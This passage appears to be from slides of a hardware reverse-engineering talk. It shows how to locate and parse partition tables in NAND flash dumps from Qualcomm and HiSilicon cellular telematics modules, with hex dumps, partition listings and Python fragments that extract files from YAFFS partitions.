                raw_file.write(pbuffer)
        raw_file.close()
except Exception as e:
    print(e)
```

Finding Partition Tables


- For the Qualcomm modems, the partition tables start with special magic: 0xaa73ee55 or 0x9a1b7daa.



```
4:2840h: AA 73 EE 55 DB BD 5E E3 03 00 00 00 32 00 00 00  ªsîUÛ½^ã....2...
4:2850h: 30 3A 4D 49 42 49 42 00 00 00 00 00 00 00 00 00  0:MIBIB.........
4:2860h: 00 00 00 00 0A 00 00 00 FF FF FF 00 30 3A 4F 45  ........ÿÿÿ.0:OE
4:2870h: 4D 49 4E 46 4F 00 00 00 00 00 00 00 0A 00 00 00  MINFO...........
4:2880h: 50 00 00 00 FF FF FF 00 30 3A 53 42 4C 32 00 00  P...ÿÿÿ.0:SBL2..
4:2890h: 00 00 00 00 00 00 00 00 5A 00 00 00 0C 00 00 00  ........Z.......
4:28A0h: FF FF 00 00 30 3A 53 42 4C 32 42 41 43 4B 55 50  ÿÿ..0:SBL2BACKUP
4:28B0h: 00 00 00 00 66 00 00 00 0C 00 00 00 FF FF 00 00  ....f.......ÿÿ..
4:28C0h: 30 3A 43 4F 4E 54 52 4F 4C 00 00 00 00 00 00 00  0:CONTROL.......
4:28D0h: 72 00 00 00 0C 00 00 00 FF FF 00 00 30 3A 53 45  r.......ÿÿ..0:SE
4:28E0h: 43 55 52 49 54 59 00 00 00 00 00 00 7E 00 00 00  CURITY......~...
4:28F0h: 0C 00 00 00 FF FF 00 00 30 3A 52 50 4D 00 00 00  ....ÿÿ..0:RPM...
4:2900h: 00 00 00 00 00 00 00 00 8A 00 00 00 0C 00 00 00  ........Š.......
4:2910h: FF FF 00 00 30 3A 52 50 4D 42 41 43 4B 55 50 00  ÿÿ..0:RPMBACKUP.
4:2920h: 00 00 00 00 96 00 00 00 0C 00 00 00 FF FF 00 00  ....–.......ÿÿ..
4:2930h: 30 3A 45 46 53 32 00 00 00 00 00 00 00 00 00 00  0:EFS2..........
4:2940h: A2 00 00 00 58 00 00 00 FF FF FF 00 30 3A 45 46  ¢...X...ÿÿÿ.0:EF
4:2950h: 53 32 5F 41 00 00 00 00 00 00 00 00 FA 00 00 00  S2_A........ú...
4:2960h: 58 00 00 00 FF FF FF 00 30 3A 45 46 53 42 41 43  X...ÿÿÿ.0:EFSBAC
4:2970h: 4B 55 50 31 00 00 00 00 52 01 00 00 38 00 00 00  KUP1....R...8...
4:2980h: FF FF 00 00 30 3A 45 46 53 42 41 43 4B 55 50 32  ÿÿ..0:EFSBACKUP2
4:2990h: 00 00 00 00 8A 01 00 00 38 00 00 00 FF FF 00 00  ....Š...8...ÿÿ..
4:29A0h: 30 3A 41 50 50 53 42 4C 00 00 00 00 00 00 00 00  0:APPSBL........
4:29B0h: C2 01 00 00 0C 00 00 00 FF FF 00 00 30 3A 41 50  Â.......ÿÿ..0:AP
```

Partition Table Analysis


- The partition table called ‘MIBIB’
- The bootloader file type is ‘Android bootimg’
- The system partition is YAFFS
  - Redundancy partition for upgrading
  - Multilevel bootloader for secure boot



```
Partition Version: 3
Partition Number: 50
Partition      Start          Size           Start(int)     Size(int)
MIBIB          00000000       0000000a       0x0            0x140000
OEMINFO        0000000a       00000050       0x140000       0xa00000
SBL2           0000005a       0000000c       0xb40000       0x180000
SBL2BACKUP     00000066       0000000c       0xcc0000       0x180000
CONTROL        00000072       0000000c       0xe40000       0x180000
SECURITY       0000007e       0000000c       0xfc0000       0x180000
RPM            0000008a       0000000c       0x1140000      0x180000
RPMBACKUP      00000096       0000000c       0x12c0000      0x180000
EFS2           000000a2       00000058       0x1440000      0xb00000
EFS2_A         000000fa       00000058       0x1f40000      0xb00000
EFSBACKUP1     00000152       00000038       0x2a40000      0x700000
EFSBACKUP2     0000018a       00000038       0x3140000      0x700000
APPSBL         000001c2       0000000c       0x3840000      0x180000
APPSBL_A       000001ce       0000000c       0x39c0000      0x180000
APPS           000001da       00000040       0x3b40000      0x800000
APPS_A         0000021a       00000040       0x4340000      0x800000
MTCHUB         0000025a       00000018       0x4b40000      0x300000
USERDATA       00000272       00000030       0x4e40000      0x600000
```

Removing Spare Area

- The same as Hisilicon cellular module NAND flash.
- The bootloader prints the partition layout when power on.
- The HISI development kit (DVK) partitions are the same as the HERMES.




```
[0000008ms]NO. |offset |loadsize |capacity |loadaddr |entry |property |count |id |name |
[0000009ms]------------------------------------------------
[000000Ams]00000001: 00000000 ,00000000 ,00040000 ,00000000 ,00000000 ,00004000 ,00000000 ,00000101 ,m3boot
[000000Ams]00000002: 00040000 ,00000000 ,001c0000 ,4fe00000 ,4fe00000 ,00004000 ,00000000 ,00000102 ,fastboot
[000000Bms]00000003: 00200000 ,00000000 ,00200000 ,00000000 ,00000000 ,00004800 ,00000000 ,00000103 ,nvbacklte
[000000Cms]00000004: 00400000 ,00000000 ,00400000 ,00000000 ,00000000 ,00004000 ,00000000 ,00000104 ,nvimg
[000000Cms]00000005: 00800000 ,00000000 ,00400000 ,00000000 ,00000000 ,00004000 ,00000000 ,00000105 ,nvdload
[000000Dms]00000006: 00c00000 ,00000000 ,00200000 ,00000000 ,00000000 ,00004000 ,00000000 ,00000106 ,nvdefault
[000000Ems]00000007: 00e00000 ,00000000 ,00400000 ,00000000 ,00000000 ,00004000 ,00000000 ,0000010d ,oeminfo
[000000Ems]00000008: 01200000 ,00000000 ,0be00000 ,00000000 ,00000000 ,00004001 ,00000000 ,00000116 ,online
[000000Fms]00000009: 0d000000 ,00000000 ,00800000 ,4ffc0000 ,4ffc0000 ,00004000 ,00000000 ,00000107 ,kernel
[0000010ms]0000000a: 0d800000 ,00000000 ,00800000 ,4ffc0000 ,4ffc0000 ,00004000 ,00000000 ,00000108 ,kernelbk
[0000010ms]0000000b: 0e000000 ,00000000 ,00200000 ,00000000 ,00000000 ,00004000 ,00000000 ,00000109 ,m3image
[0000011ms]0000000c: 0e200000 ,00000000 ,00600000 ,00000000 ,00000000 ,00004000 ,00000000 ,0000010b ,dsp
```

DVK boot log

Removing Spare Area

- The partition table start with ‘pTableHead’ in the NAND dump.
- The structure is defined in /drivers/mtd/nand/ptable/ptable_def.h




```
/*----------------------- |  0 byte
 |"pTableHead"            |
 *----------------------- | 16 byte (partition head flag string)
 | the property of table  |
 *----------------------- | 20 byte (partition head flag string)
 |"V7R2_FPGA" (example.)  |
 *----------------------- | 48 byte (partition table version name)
 | <partition info>       |
 |  (size 32byte)         |
 *----------------------- | 96 byte
 | < partition info >     |
 |  (size 32byte)         |
 |------------------------| 144 byte
 :    .............       :
 :    .............       :
 |------------------------| 48 x N byte
 | < partition info >     |
 |  (size 32byte)         |
 |------------------------| 48 x (N+1) byte
 | "T"  (table end flag)  |
 |                        |
 |------------------------| */
```

pTableHead Structure

Partition Table Analysis


- We can parse the partition table with python. ☺
  - Balong V7R22 Telematic
  - It’s similar with V7R22 4G Router (4PDA.ru)
  - Redundant Partitions
  - The key partition is YAFFS, too.




```
HISI Dumper: ptable 1.00 V7R22_TELEMATIC
name            offset          size            loadaddr        type                    property
m3boot          0×00000000      0×00040000      0×00000000      IMAGE_M3BOOT            MTD
fastboot        0×00040000      0×00100000      0×afcff000      IMAGE_FASTBOOT          MTD
fastbootbk      0×00140000      0×00100000      0×afcff000      IMAGE_FASTBOOTBK        MTD
oeminfo         0×00240000      0×00200000      0×00000000      IMAGE_OEMINFO           MTD
nvbacklte       0×00440000      0×00500000      0×00000000      IMAGE_NVBACKLTE         Protected,MTD
nvbackltebk     0×00940000      0×00500000      0×00000000      IMAGE_NVBACKLTEBK       Protected,MTD
nvdefault       0×00e40000      0×00200000      0×00000000      IMAGE_NVFACTORY         MTD
nvimg           0×01040000      0×00700000      0×00000000      IMAGE_NVIMG             MTD
nvsys           0×01740000      0×00500000      0×00000000      IMAGE_NVDLD             MTD
nvdload         0×01c40000      0×00400000      0×00000000      IMAGE_NVDLD             MTD
control         0×02040000      0×00180000      0×00000000      IMAGE_CONTROL           MTD
security        0×021c0000      0×00180000      0×00000000      IMAGE_SECURITY          MTD
m3image         0×02340000      0×00180000      0×00000000      IMAGE_M3IMAGE           MTD
m3imagebk       0×024c0000      0×00180000      0×00000000      IMAGE_M3IMAGEBK         MTD
teeos           0×02640000      0×00400000      0×00000000      IMAGE_TEEOS             MTD
teeosbk         0×02a40000      0×00400000      0×00000000      IMAGE_TEEOSBK           MTD
dts             0×02e40000      0×00200000      0×00000000      IMAGE_DTS               MTD
dtsbk           0×03040000      0×00200000      0×00000000      IMAGE_DTSBK             MTD
hifi            0×03240000      0×00300000      0×00000000      IMAGE_HIFI              MTD
modem_fw        0×03540000      0×01e00000      0×00000000      IMAGE_MODEM_FW          YAFFS,MTD
boot            0×05340000      0×01000000      0×afdff000      IMAGE_KERNER            MTD
bootbk          0×06340000      0×01000000      0×afdff000      IMAGE_KERNELBK          MTD
nvimgbk         0×07340000      0×00700000      0×00000000      IMAGE_NVIMGBK           MTD
nvsysbk         0×07a40000      0×00500000      0×00000000      IMAGE_NVDLDBK           MTD
nvdloadbk       0×07f40000      0×00400000      0×00000000      IMAGE_NVDLDBK           MTD
hifibk          0×08340000      0×00300000      0×00000000      IMAGE_HIFIBK            MTD
modem_fwbk      0×08640000      0×01e00000      0×00000000      IMAGE_MODEM_FWBK        YAFFS,MTD
system          0×0a440000      0×02f80000      0×00000000      IMAGE_SYSTEM            YAFFS,MTD
```

Remapping YAFFS Logical Block

- The file system of user zone and system zone is YAFFS.
- Because of the Wear-Leveling, the block is not sequential. The block mapping info is in the OOB area. So we can’t mount the file-system directly. We made a tool to operate the file system.



Note, only 4 entries per Tnode are shown to simplify the diagram.




```
if obj_type == YAFFS_OBJECT_TYPE_DIRECTORY:
    file_path = root_path + get_path(obj_id_list, parent_id, file_name)
    if not os.path.exists(file_path):
        try:
            os.makedirs(file_path)
        except:
            pass
elif obj_type == YAFFS_OBJECT_TYPE_FILE:
    file_path = root_path + get_path(obj_id_list, parent_id, file_name)
    print(file_path, largest_index)
    if not os.path.exists(file_path):
        try:
            obj.writeVersion(largest_index, file_path)
        except:
            pass
```

Extract files from YAFFS partition

Filesystem Extraction

- We extracted files from NAND flash.
- The OEM apps located at /cust/app/bin

